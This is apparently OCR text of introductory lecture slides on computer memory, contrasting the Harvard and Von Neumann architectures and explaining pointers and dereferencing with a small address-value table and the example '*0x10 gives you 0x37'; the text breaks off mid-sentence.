
processor

memory




Harvard architecture

(not gonna go into this)




Von Neumann Architecture

Pointers




addr
...
0X10
0x37
0X11
0x12
0X12
0x41
0X13
0x42
0X14
0x43
0x15
0x10
...

Pointers



pointers are just normal values in memory

Pointers



Dereferencing

Retrieving values: *addr

Eg: *0x10 gives you 0x37

can also be done with addr[0]

in this context,

